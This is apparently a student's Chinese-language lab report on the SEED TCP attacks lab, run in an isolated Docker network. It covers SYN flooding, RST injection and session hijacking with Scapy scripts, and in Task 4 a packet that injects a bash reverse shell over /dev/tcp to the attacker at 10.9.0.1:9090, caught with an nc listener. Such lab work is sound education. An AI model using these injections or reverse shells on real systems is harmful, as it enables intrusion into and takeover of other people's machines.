第二次实验报告

57118139 顾宸玮

Task 1: SYN Flooding Attack

首先在未产生攻击时，我们 telnet 到 10.9.0.5，发现可以轻松登录，在此时已将 docker-compose.yml 里的 net.ipv4.tcp_syncookies 改为 0

```
[07/09/21]seed@VM:~/.../Labsetup$ dockps
bcbeb47f1065  victim-10.9.0.5
8764b31133dd  user1-10.9.0.6
1b9102691541  user2-10.9.0.7
e06e8a1734ee  seed-attacker
[07/09/21]seed@VM:~/.../Labsetup$ docksh
 87
root@8764b31133dd:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bcbeb47f1065 login: seed
Password:
```

使用 netstat-ant 指令可以看到半开放式连接队列的使用情况：

```
seed@bcbeb47f1065:~$ netstat -ant
Active Internet connections (servers and
 established)
Proto Recv-Q Send-Q Local Address
    Foreign Address         State
tcp        0      0 127.0.0.11:33715
    0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23
    0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23
    10.9.0.6:44830          ESTABLISHED
seed@bcbeb47f1065:~$
```

在我们登录到 attacker 的 shell 后，进行攻击

```
root@VM:/volumes# synflood 10.9.0.5 23
```


可以发现 telnet 过了很久：

```
[07/09/21]seed@VM:~/.../Labsetup$ docksh
 87
root@8764b31133dd:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

最终 telnet 超时:

```
root@8764b31133dd:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host
: Connection timed out
root@8764b31133dd:/#
```

然后将 docker-compose.yml 里的 net.ipv4.tcp_syncookies 改为 1，并重新 dcbuild，再进行攻击，可以发现，telnet 到 10.9.0.5 成功：



并且使用 netstat-ant 指令可以看到半开放式连接队列的使用情况：有很多 SYN_RECV 状态的连接，已经遭受了 SYN 泛洪攻击，但是防洪泛机制打开后能够抵御这类攻击。

```
    116.221.13.108:34587    SYN_RECV
tcp        0      0 10.9.0.5:23
    58.0.151.92:42840       SYN_RECV
tcp        0      0 10.9.0.5:23
    81.91.236.2:37672       SYN_RECV
tcp        0      0 10.9.0.5:23
    44.48.6.118:11961       SYN_RECV
tcp        0      0 10.9.0.5:23
    118.228.25.50:26142     SYN_RECV
tcp        0      0 10.9.0.5:23
    126.118.175.98:26695    SYN_RECV
tcp        0      0 10.9.0.5:23
    45.18.72.60:36176       SYN_RECV
tcp        0      0 10.9.0.5:23
```

Task 2: TCP RST Attacks on telnet Connections

首先让用户 telnet 到受害者主机上并抓包

```
[07/09/21]seed@VM:~/.../Labsetup$ docksh
 48
root@48c319daa58e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f1fbf749c268 login: seed
```

找到 pcap 中最后一个包找到 seq 和 ack 序号

```
 10.9.0.6, Dst: 10.9.0.5
c Port: 57944, Dst Port: 23, Seq: 116583718, Ack: 1738617571,
```

在编写 python 时用到上述 seq 和 ack 以及源宿 ip 和源宿端口，且 flag 为“RST”

```
license" for more information.
>>> from scapy.all import *
>>> ip=IP(src="10.9.0.6",dst="10.9.0.5")
>>> tcp=TCP(sport=57944,dport=23,flags="
R",seq=116583718,ack=1738617571)
>>> pkt=ip/tcp
>>> send(pkt,verbose=0)
>>>
```

发送上述数据包后发现 telnet 断掉了

```
seed@f1fbf749c268:~$ Connection closed b
y foreign host.
root@48c319daa58e:/#
```

Task 3: TCP Session Hijacking

同 Task2 一样抓包并 telnet 到目标主机

```
 10.9.0.6, Dst: 10.9.0.5
c Port: 57988, Dst Port: 23, Seq: 3339069469, Ack: 2254413126,
```

构造数据“6c”，并将其发送

```
>>> tcp=TCP(sport=57988,dport=23,seq=333
9069469,ack=2254413126)
>>> data="6c"
>>> pkt=ip/tcp/data
>>> send(pkt,verbose=0)
```

可以发现，攻击者主机进行了有效劫持，使得 10.9.0.5 的受害者主机执行了 data 命令

```
123 2021-07-09 13:2… 10.9.0.6    10.9.0.5    TELNET
124 2021-07-09 13:2… 10.9.0.5    10.9.0.6    TCP
```

```
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 57988, Dst Port: 2
Telnet
    Data: 6c
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

首先抓包并 telnet

```
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 50570, Dst Port: 23, Seq: 90538920, Ack: 2851024197, Len: 0
```

构造以下数据包并发送，data 为“/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1”命令，

```
Open  attack.py  /home/seed/Desktop...  Save
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50570, dport=23,flags="A",seq=90538920,
ack=2851024197)
data ="\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1
2>&1\r"
pkt = ip/tcp/data
send(pkt,verbose=0)
```

攻击者主机运行该程序后发现受害者主机成功运行该命令，并且攻击者能够得到受害者的 shell

```
. In the latter case, you should configu
re Tepl with --disable-gvfs-metadata.
[07/09/21]seed@VM:~/.../volumes$ docksh
f8
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35644
seed@f1fbf749c268:~$ ^Z
[1]+  Stopped                 nc -lnv 90
90
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35710
seed@f1fbf749c268:~$
```

```
[07/09/21]seed@VM:~/.../volumes$ doc
f8
root@VM:/# cd volumes/
root@VM:/volumes# ./attack.py
root@VM:/volumes# ./attack.py
root@VM:/volumes#
```

实验总结

从这个实验中我主要学习了各种关于 TCP 的原理，比如洪泛攻击，RST 攻击，会话劫持攻击。实验过程中遇到了很多困难，比如不知道数据包 data 的命令前后需要加“\r \r”。与此同时，巩固了我对 TCP 三次握手等协议知识，最终完成实验内容。